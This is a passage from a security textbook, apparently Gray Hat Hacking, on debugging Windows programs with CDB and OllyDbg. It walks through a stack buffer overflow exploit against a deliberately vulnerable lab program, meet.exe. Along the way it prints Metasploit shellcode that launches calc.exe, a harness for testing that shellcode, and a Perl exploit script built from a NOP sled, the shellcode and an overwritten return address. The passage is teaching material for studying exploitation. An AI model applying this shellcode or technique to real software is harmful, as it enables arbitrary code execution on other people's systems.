Okay, **esp**+0x190 (or **esp**+400 bytes) is 0x0012fecc. That value looks familiar. In fact, if you look at the preceding registers display (or use the **r** command), you'll see that **ebp** is 0x0012fecc. So **ebp** is stored directly after **name**. We know that **ebp** is a 4-byte pointer, so let's see what's after that.

```
0:000> dd esp+190+4 l1
0012fed0  00401076
```

NOTE The **l1** (the letter ***l*** followed by the number **1**) after the address tells the debugger to display only one of whatever type is being displayed. In this case, we are displaying double words (4 bytes) and we want to display one (1) of them. For more info on range specifiers, see the debugger.chm HTML help topic "Address and Address Range Syntax."

That's another value that looks familiar. This time, it's the function return address:

```
0:000> k
ChildEBP RetAddr
0012fecc 00401076 meet!greeting+0x9
0012fedc 004013a0 meet!main+0x16
0012ffc0 77e7eb69 meet!mainCRTStartup+0x170
0012fff0 00000000 kernel32!BaseProcessStart+0x23
```

When you correlate the next adjacent memory address and the stack trace, you see that the return address (saved **eip**) is stored next on the stack. And after **eip** come our function parameters that were passed in:

```
0:000> dd esp+190+4+4 l1
0012fed4  00320e15
0:000> db 00320e15
00320e15  4d 72 00 48 61 78 6f 72-00 fd fd fd fd ab ab ab  Mr.Haxor........
```

Now that we have inspected memory ourselves, we can believe the graph shown in Chapter 7, shown again in Figure 11-1.

Disassembling with CDB

To disassemble using the Windows debugger, use the **u** or **uf** (unassembled function) command. The **u** command will disassemble a few instructions, with subsequent **u** commands disassembling the next few instructions. In this case, because we want to see the entire function, we'll use **uf**.

```
0:000> uf meet!greeting
meet!greeting:
00401020 55              push    ebp
00401021 8bec            mov     ebp,esp
00401023 81ec90010000    sub     esp,0x190
00401029 8b450c          mov     eax,[ebp+0xc]
0040102c 50              push    eax
0040102d 8d8d70feffff    lea     ecx,[ebp-0x190]
00401033 51              push    ecx
00401034 e8f7000000      call    meet!strcpy (00401130)
00401039 83c408          add     esp,0x8
0040103c 8d9570feffff    lea     edx,[ebp-0x190]
00401042 52              push    edx
00401043 8b4508          mov     eax,[ebp+0x8]
00401046 50              push    eax
00401047 68405b4100      push    0x415b40
0040104c e86f000000      call    meet!printf (004010c0)
00401051 83c40c          add     esp,0xc
00401054 8be5            mov     esp,ebp
00401056 5d              pop     ebp
00401057 c3              ret
```

If you cross-reference this disassembly with the disassembly created on Linux in Chapter 6, you'll find it to be almost identical. The trivial differences are in choice of registers and semantics.




Figure 11-1
Stack layout of function call

References

Information on /Gs[-] flag http://msdn2.microsoft.com/en-gb/library/8dbf701c.aspx
Compiler Flags http://msdn2.microsoft.com/en-gb/library/fwkeyyhe.aspx

Debugging on Windows with OllyDbg

A popular user-mode debugger is OllyDbg, which can be found at www.ollydbg.de. As can be seen in Figure 11-2, the OllyDbg main screen is split into four sections. The Code section is used to view assembly of the binary. The Registers section is used to monitor the status of registers in real time. The Hex Dump section is used to view the raw hex of the binary. The Stack section is used to view the stack in real time. Each section has context-sensitive menus available by right-clicking in that section.

You may start debugging a program with OllyDbg in three ways:

- Open OllyDbg program; then select File | Open.
- Open OllyDbg program; then select File | Attach.
- Invoke from command line, for example, from a Metasploit shell as follows:

```
$Perl –e "exec '<path to olly>', 'program to debug', '<arguments>'"
```





Figure 11-2 Main screen of OllyDbg

For example, to debug our favorite meet.exe and send it 408 *A*s, simply type

```
$ Perl -e "exec 'F:\\toolz\\odbg110\\OLLYDBG.EXE', 'c:\\meet.exe', 'Mr',('A'
x 408)"
```

The preceding command line will launch meet.exe inside of OllyDbg.


OllyDbg - meet.exe
File View Debug Plugins Options Window Help
CPU - main thread, module meet
SE handler installation
Registers (FPU)

When learning OllyDbg, you will want to know the following common commands:

Shortcut	Purpose
F2	Set breakpoint (bp)
F7	Step into a function
F8	Step over a function
F9	Continue to next bp, exception, or exit
CTRL-K	Show call tree of functions
SHIFT-F9	Pass exception to program to handle
Click in code section, press ALT-E for list of linked executable modules	List of linked executable modules
Right-click on register value, select Follow in Stack or Follow in Dump	Look at stack or memory location that corresponds to register value
CTRL-F2	Restart debugger


When you launch a program in OllyDbg, the debugger automatically pauses. This allows you to set breakpoints and examine the target of the debugging session before continuing. It is always a good idea to start off by checking what executable modules are linked to our program (ALT-E).

OllyDbg - meet.exe
File View Debug Plugins Options Window Help
CPU - main thread, module meet
Executable modules
Base Size Entry File version Path
00400000 00017000 00401220 meet c:\meet.exe
7C800000 000F4000 7C809436 kernel32 5.1.2600.2180 C:\WINDOWS\system32\kernel32.dll
7C900000 000B0000 7C9D3156 ntdll 5.1.2600.2180 C:\WINDOWS\system32\ntdll.dll

PART III

In this case, we see that only kernel32.dll and ntdll.dll are linked to meet.exe. This information is useful to us. We will see later that those programs contain opcodes that are available to us when exploiting.


Now we are ready to begin the analysis of this program. Since we are interested in the **strcpy** in the **greeting** function, let's find it by starting with the Executable Modules window we already have open (ALT-E). Double-click on the **meet** module from the executable modules window and you will be taken to the function pointers of the **meet.exe** program. You will see all the functions of the program, in this case **greeting** and **main**. Arrow down to the "**JMP meet.greeting**" line and press ENTER to follow that **JMP** statement into the **greeting** function.


OllyDbg - meet.exe
File View Debug Plugins Options Window Help
CPU - main thread, module meet
CPU - main thread, module meet
00401020 55 PUSH EBP
00401021 8BEC MOV EBP,ESP
00401023 81EC 90010000 SUB ESP,190
00401029 8B45 0C MOV EAX,DWORD PTR SS:[EBP+C]
0040102C 50 PUSH EAX
0040102D 8D8D 70FEFFFF LEA ECX,DWORD PTR SS:[EBP-190]
00401033 51 PUSH ECX
00401034 E8 D7010000 CALL meet.strcpy
00401039 83C4 08 ADD ESP,8
0040103C 8D95 70FEFFFF LEA EDX,DWORD PTR SS:[EBP-190]
00401042 52 PUSH EDX
00401043 8B45 08 MOV EAX,DWORD PTR SS:[EBP+8]
00401046 50 PUSH EAX
00401047 68 00104200 PUSH meet.00421000
0040104C E8 65000000 CALL meet.printf
00401051 83C4 0C ADD ESP,0C
00401054 8BE5 MOV ESP,EBP
00401056 5D POP EBP
00401057 C3 RETN
src
dest
strcpy
(%s
(%s)
Format = "Hello %s %s"
printf

NOTE if you do not see the symbol names such as "greeting", "strcpy", and "printf", then either you have not compiled the binary with debugging symbols, or your OllyDbg symbols server needs to be updated by copying the dbghelp.dll and symsrv.dll files from your debuggers directory to the Ollydbg folder. This is not a problem; they are merely there as a convenience to the user and can be worked around without symbols.


Now that we are looking at the greeting function, let's set a breakpoint at the vulnerable function call (**strcpy**). Arrow down until we get to line 0x00401034. At this line press F2 to set a breakpoint; the address should turn red. Breakpoints allow us to return to this point quickly. For example, at this point we will restart the program with CTRL-F2 and then press F9 to continue to the breakpoint. You should now see OllyDbg has halted on the function call we are interested in (**strcpy**).

Now that we have a breakpoint set on the vulnerable function call (**strcpy**), we can continue by stepping over the **strcpy** function (press F8). As the registers change, you will see them turn red. Since we just executed the **strcpy** function call, you should see many of the registers turn red. Continue stepping through the program until you get to line 0x00401057, which is the RETN from the **greeting** function. You will notice that the debugger realizes the function is about to return and provides you with useful information. For example, since the saved **eip** has been overwritten with four *A*s, the debugger indicates that the function is about to return to 0x41414141. Also notice how the function epilog has copied the address of esp into ebp and then popped four *A*s into that location (0x0012FF64 on the stack).




Note that next F8 will cause RETN (Pop EIP), which will cause EIP=41414141

As expected, when you press F8 one more time, the program will fire an exception. This is called a *first chance exception*, as the debugger and program are given a chance to handle the exception before the program crashes. You may pass the exception to the program by pressing SHIFT-F9. In this case, since there are no exception handlers in place, the program crashes.



After the program crashes, you may continue to inspect memory locations. For example, you may click in the stack section and scroll up to see the previous stack frame (that we just returned from, which is now grayed out). You can see (on our system) that the beginning of our malicious buffer was at 0x0012FDD0.

To continue inspecting the state of the crashed machine, within the stack section, scroll back down to the current stack frame (current stack frame will be highlighted). You may also return to the current stack frame by clicking on the ESP register value to select it, then right-clicking on that selected value and selecting Follow in Stack. You will notice that a copy of the buffer is also located at the location **esp**+4. Information like this becomes valuable later as we choose an attack vector.



Those of you who are visually stimulated will find OllyDbg very useful. Remember, OllyDbg only works in user space. If you need to dive into kernel space, you will have to use another debugger like WinDbg or SoftIce.

Reference

Information on fixing OllyDbg www.exetools.com/forum/showthread.php?t=5971&goto=nextoldest

Windows Exploits

In this section, we will learn to exploit Windows systems. We will start off slowly, building on previous concepts learned in the Linux chapters. Then we will take a leap into reality and work on a real-world Windows exploit.

Building a Basic Windows Exploit

Now that you've learned how to debug on Windows, how to disassemble on Windows, and about the Windows stack layout, you're ready to write a Windows exploit! This section will mirror the Chapter 7 exploit examples that you completed on Linux to show you that the same kind of exploits are written the same way on Windows. The end goal of this section is to cause meet.exe to launch an executable of our choice based on shellcode passed in as arguments. We will use shellcode written by H.D. Moore for his Metasploit project (see Chapter 5 for more info on Metasploit). Before we can drop shellcode into the arguments to meet.exe, however, we need to prove that we can first crash meet.exe and then control **eip** instead of crashing, and then finally navigate to our shellcode.

Crashing meet.exe and Controlling eip

As you saw from Chapter 7, a long parameter passed to meet.exe will cause a segmentation fault on Linux. We'd like to cause the same type of crash on Windows, but Perl is not included on Windows. So to build this exploit, you'll need to either use the Metasploit Cygshell or download ActivePerl from www.activestate.com/Products/ActivePerl/ to your Windows machine. (It's free.) Both work well. Since we have used the Metasploit Cygshell so far, you may continue using that throughout this chapter if you like. To show you the other side, we will try ActivePerl for the rest of this section. After you download and install Perl for Windows, you can use it to build malicious parameters to pass to meet.exe. Windows, however, does not support the same backtick (`) notation we used on Linux to build up command strings, so we'll use Perl as our execution environment and our shellcode generator. You can do this all on the command line, but it might be handy to instead build a simple Perl script that you can modify as we add more and more to this exploit throughout the section. We'll use the **exec** Perl command to execute arbitrary commands and also to explicitly break up command-line arguments (as this demo is heavy on the command-line arguments).


```
C:\grayhat>type command.pl
exec 'c:\\debuggers\\ntsd','-g','-G','meet','Mr.',("A" x 500)
```

Because the backslash is a special escape character to Perl, we need to include two of them each time we use it. Also, we're moving to **ntsd** for the next few exploits so the command-line interpreter doesn't try to interpret the arguments we're passing. If you experiment later in the chapter with **cdb** instead of **ntsd**, you'll notice odd behavior, with debugger commands you type sometimes going to the command-line interpreter instead of the debugger. Moving to **ntsd** will remove the interpreter from the picture.

```
C:\grayhat>Perl command.pl
... (moving to the new window) ...
Microsoft (R) Windows Debugger  Version 6.6.0007.5
Copyright (C) Microsoft Corporation. All rights reserved.
CommandLine: meet Mr. AAAAAAA [rest of As removed]
...
(740.bd4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
Eax=41414141 ebx=7ffdf000 ecx=7fffffff edx=7ffffffe esi=00080178 edi=00000000
eip=00401d7c esp=0012fa4c ebp=0012fd08 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00010206
*** WARNING: Unable to verify checksum for meet.exe
meet!_output+0x63c:
00401d7c 0fbe08           movsx   ecx,byte ptr [eax]      ds:0023:41414141=??
0:000> kP
ChildEBP RetAddr
0012fd08 00401112 meet!_output(
                        struct _iobuf * stream = 0x00415b90,
                        char * format = 0x00415b48 " %s.",
                        char * argptr = 0x0012fd38 "<???")+0x63c
0012fd28 00401051 meet!printf(
                        char * format = 0x00415b40 "Hello %s %s.",
                        int buffing = 1)+0x52
```

```
0012fecc 41414141 meet!greeting(
                        char * temp1 = 0x41414141 "",
                        char * temp2 = 0x41414141 "")+0x31
WARNING: Frame IP not in any known module. Following frames may be wrong.
41414141 00000000 0x41414141
0:000>
```

As you can see from the stack trace (and as you might suspect because you've done this before), 500 *A*s corrupted the parameters passed to the **greeting** function, so we don't hit the **strcpy** overflow. You know from Chapter 7 and from our stack construction section earlier that **eip** starts 404 bytes after the start of the name buffer and is 4 bytes long. We want to overwrite the range of bytes 404–408 past the beginning of **name**. Here's what that looks like:

```
C:\grayhat>Perl -e "exec 'c:\\debuggers\\ntsd','-g','-G','meet','Mr.',("A" x
408)"
... (debugger loads in new window) ...
CommandLine: meet Mr. AAAAAAAAAAAAAAAAAAAAAAAAA [rest of As removed]
(9bc.56c): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
Eax=000001a3 ebx=7ffdf000 ecx=00415b90 edx=00415b90 esi=00080178 edi=00000000
eip=41414141 esp=0012fed4 ebp=41414141 iopl=0         nv up ei pl nz na po nc
cs=001b  ss=0023  ds=0023  es=0023  fs=0038  gs=0000             efl=00010206
41414141 ??              ???
0:000>
```

We now control **eip**!The next step is to test our chosen shellcode, and then we'll put the pieces together to build the exploit.

Testing the Shellcode

Just as we did with Aleph1's shellcode in Linux, let's build a simple test of the shellcode. The Metasploit shellcode is well respected in the security community, so we'll build this first exploit test using Metasploit shellcode. Remember that our goal is to cause meet.exe to launch an executable of our choice based on the shellcode. For this demo, let's force meet.exe to launch the Windows calculator, calc.exe. Metasploit's web page will build custom shellcode for us by filling in a few fields in a web form. Browse to

www.metasploit.com:55555/PAYLOADS?MODE=SELECT&MODULE=win32_exec

Set the CMD field to calc.exe and click Generate Payload. Figure 11-3 shows what the web page should look like before clicking Generate Payload.

On the resulting page, copy the C-formatted shellcode (the first set of shellcode) into the test program you built in Chapter 7 to exercise the shellcode:

```
C:\grayhat>type shellcode.c
/* win32_exec -  EXITFUNC=seh CMD=calc.exe Size=164 Encoder=PexFnstenvSub
#http://metasploit.com */
unsigned char scode[] =
"\x31\xc9\x83\xe9\xdd\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\x1e"
"\x46\xd4\xd6\x83\xeb\xfc\xe2\xf4\xe2\xae\x90\xd6\x1e\x46\x5f\x93"
"\x22\xcd\xa8\xd3\x66\x47\x3b\x5d\x51\x5e\x5f\x89\x3e\x47\x3f\x9f"
"\x95\x72\x5f\xd7\xf0\x77\x14\x4f\xb2\xc2\x14\xa2\x19\x87\x1e\xdb"
```

```
"\x1f\x84\x3f\x22\x25\x12\xf0\xd2\x6b\xa3\x5f\x89\x3a\x47\x3f\xb0"
"\x95\x4a\x9f\x5d\x41\x5a\xd5\x3d\x95\x5a\x5f\xd7\xf5\xcf\x88\xf2"
"\x1a\x85\xe5\x16\x7a\xcd\x94\xe6\x9b\x86\xac\xda\x95\x06\xd8\x5d"
"\x6e\x5a\x79\x5d\x76\x4e\x3f\xdf\x95\xc6\x64\xd6\x1e\x46\x5f\xbe"
"\x22\x19\xe5\x20\x7e\x10\x5d\x2e\x9d\x86\xaf\x86\x76\xb6\x5e\xd2"
"\x41\x2e\x4c\x28\x94\x48\x83\x29\xf9\x25\xb5\xba\x7d\x68\xb1\xae"
"\x7b\x46\xd4\xd6";

int main()
{
        int *ret;        // ret pointer for manipulating saved return
        ret = (int *)&ret + 2;  // set ret to point to the saved return
                                // value on the stack.
        (*ret) = (int)scode;
}
C:\grayhat>cl shellcode.c
...
C:\grayhat>shellcode.exe
```

This harness should just launch our shellcode that simply launches calc.exe. The shellcode isn't optimized for calc.exe, but it's definitely easier to get non-optimized shellcode from a web page than to build optimized shellcode ourselves. The result of this execution is shown in Figure 11-4.

Bingo—the shellcode works! You may be wondering why the program crashed after calling the calculator. As seen in Figure 11-3, the default setting for EXITFUNC is "seh", which will expect a stored exception handler when exiting. Since we don't have any stored exception handlers registered, the program will crash. To avoid this, we could have selected "thread" to safely kill the thread when exiting the main function. Now let's move on toward our goal of exploiting meet.exe to do the same thing.




Figure 11-3 Screenshots of Metasploit shellcode generator



Calculator
Edit View Help
0.
Hex Dec Oct Bin
Degrees Radians Grads
Inv Hyp
shellcode.exe
shellcode.exe has encountered a problem and needs to close. We are sorry for the inconvenience.
If you were in the middle of something, the information you were working on might be lost.
Please tell Microsoft about this problem.
We have created an error report that you can send to us. We will treat this report as confidential and anonymous.
To see what data this error report contains, click here.
Send Error Report
Don't Send
shellcode.c
Microsoft (R) In
Copyright (C) Mi
/out:shellcode.exe
shellcode.obj
C:\book>shellcode.exe
C:\book>

Figure 11-4 Testing our shellcode to execute the calc.exe command

Getting the Return Address

Just as you did with Linux, build a small utility to get the return address:

```
C:\grayhat>type get_sp.c
get_sp() { __asm mov eax, esp }
int main(){
        printf("Stack pointer (ESP): 0x%x\n", get_sp());
}
C:\grayhat>cl get_sp.c
... (compiler output removed for brevity) ...
C:\grayhat>get_sp.exe
Stack pointer (ESP): 0x12ff60
```

On this Windows XP machine, we can reliably use the stack pointer address 0x0012ff60 in this specific situation. Notice, however, that the first byte of the 4-byte pointer address is 0x00 (get_sp.exe doesn't show it explicitly, but it is implied because it shows only 3 bytes). The **strcpy** we are about to exploit will stop copying when it hits that null byte (0x00). Thankfully, the null byte comes as the first byte of the address and we will be reversing it to place it on the stack, so the null byte will safely become the last byte passed on the command line. This means we can still pull off the exploit, but we can't repeat the return address. In this case, our exploit sandwich will be a short **nop** sled, the shellcode, **nop**s to extend to byte 404, then a single copy of our return address at byte 404.

Building the Exploit Sandwich

Let's go back to our command.pl to build the exploit. For this, you'll want to again copy and paste the Metasploit shellcode generated earlier. This time, use the Perl-formatted shellcode on the generated shellcode result page to save yourself some reformatting. (Or you can just paste in the C-formatted shellcode and add a period after each line.) This version of the shellcode is 164 bytes, and we want the shellcode and our **nop**s to extend 404 bytes, so we'll start with a 24-byte **nop** sled and 216 more **nop**s (or anything, really) after the shellcode. Also, we need to subtract 408 bytes (0x190 +0x8) from the return address so we end up right at the top of our **nop** sled where execution will slide right into our shellcode. Let's try it out!

NOTE Depending on the version of Metasploit and other settings you select, the size of your shellcode may vary. It is the process that is important here, not the exact size of the example.


```
C:\grayhat>type command.pl
# win32_exec -  EXITFUNC=thread CMD=calc.exe Size=164 Encoder=PexFnstenvSub
#http://metasploit.com
my $shellcode =
"\x2b\xc9\x83\xe9\xdd\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xb6".
"\x9d\x6d\xaf\x83\xeb\xfc\xe2\xf4\x4a\x75\x29\xaf\xb6\x9d\xe6\xea".
"\x8a\x16\x11\xaa\xce\x9c\x82\x24\xf9\x85\xe6\xf0\x96\x9c\x86\xe6".
"\x3d\xa9\xe6\xae\x58\xac\xad\x36\x1a\x19\xad\xdb\xb1\x5c\xa7\xa2".
"\xb7\x5f\x86\x5b\x8d\xc9\x49\xab\xc3\x78\xe6\xf0\x92\x9c\x86\xc9".
"\x3d\x91\x26\x24\xe9\x81\x6c\x44\x3d\x81\xe6\xae\x5d\x14\x31\x8b".
"\xb2\x5e\x5c\x6f\xd2\x16\x2d\x9f\x33\x5d\x15\xa3\x3d\xdd\x61\x24".
"\xc6\x81\xc0\x24\xde\x95\x86\xa6\x3d\x1d\xdd\xaf\xb6\x9d\xe6\xc7".
"\x8a\xc2\x5c\x59\xd6\xcb\xe4\x57\x35\x5d\x16\xff\xde\x72\xa3\x4f".
"\xd6\xf5\xf5\x51\x3c\x93\x3a\x50\x51\xfe\x0c\xc3\xd5\xb3\x08\xd7".
"\xd3\x9d\x6d\xaf";

# get_sp gave us 0x12ff60.  Subtract 0x198 for buffer of 408 bytes
my $return_address = "\xC8\xFD\x12\x00";
my $nop_before = "\x90" x 24;
my $nop_after = "\x90" x 216;
my $payload = $nop_before.$shellcode.$nop_after.$return_address;
exec 'meet','Mr.',$payload
```

Notice that we have added thread-safe shellcode, regenerated from the Metasploit site.

```
C:\grayhat>Perl command.pl
C:\grayhat>Hello Mr. ¨ΦV
Bye Mr. ¨ΦV
… truncated for brevity …
```

The calculator popped up this time (without a crash)—success!To slow it down a bit and gain experience with the debugger, change the last line of the script to:

```
exec 'c:\\debuggers\\ntsd', '-g', '-G', 'meet', 'Mr.', $payload;
```

Now start the program again.

```
C:\grayhat>Perl command.pl
```

NOTE If your debugger is not installed in c:\debuggers, you'll need to change the **exec** line in your script.

Voilà Calc.exe pops up again after the debugger runs in the background. Let's walk through how to debug if something went wrong. First, take out the **-g** argument to **ntsd** so you get an initial breakpoint from which you can set breakpoints. Your new **exec** line should look like this:

```
exec 'c:\\debuggers\\ntsd', '-G', 'meet', 'Mr.', $payload;
```

Next run the script again, setting a breakpoint on **meet!greeting**.

```
C:\grayhat>Perl command.pl
...
Microsoft I Windows Debugger  Version 6.6.0007.5
Copyright (C) Microsoft Corporation. All rights reserved.
CommandLine: meet Mr. ┘E┘t$⌠[1üs╳òÄ──âδ"Γ⌠ifÆ─(...)
0:000> uf meet!greeting
meet!greeting:
00401020 55              push    ebp
00401021 8bec            mov     ebp,esp
00401023 81ec90010000    sub     esp,0x190
00401029 8b450c          mov     eax,[ebp+0xc]
0040102c 50              push    eax
0040102d 8d8d70feffff    lea     ecx,[ebp-0x190]
00401033 51              push    ecx
00401034 e8f7000000      call    meet!strcpy (00401130)
00401039 83c408          add     esp,0x8
0040103c 8d9570feffff    lea     edx,[ebp-0x190]
00401042 52              push    edx
00401043 8b4508          mov     eax,[ebp+0x8]
00401046 50              push    eax
00401047 68405b4100      push    0x415b40
0040104c e86f000000      call    meet!printf (004010c0)
00401051 83c40c          add     esp,0xc
00401054 8be5            mov     esp,ebp
00401056 5d              pop     ebp
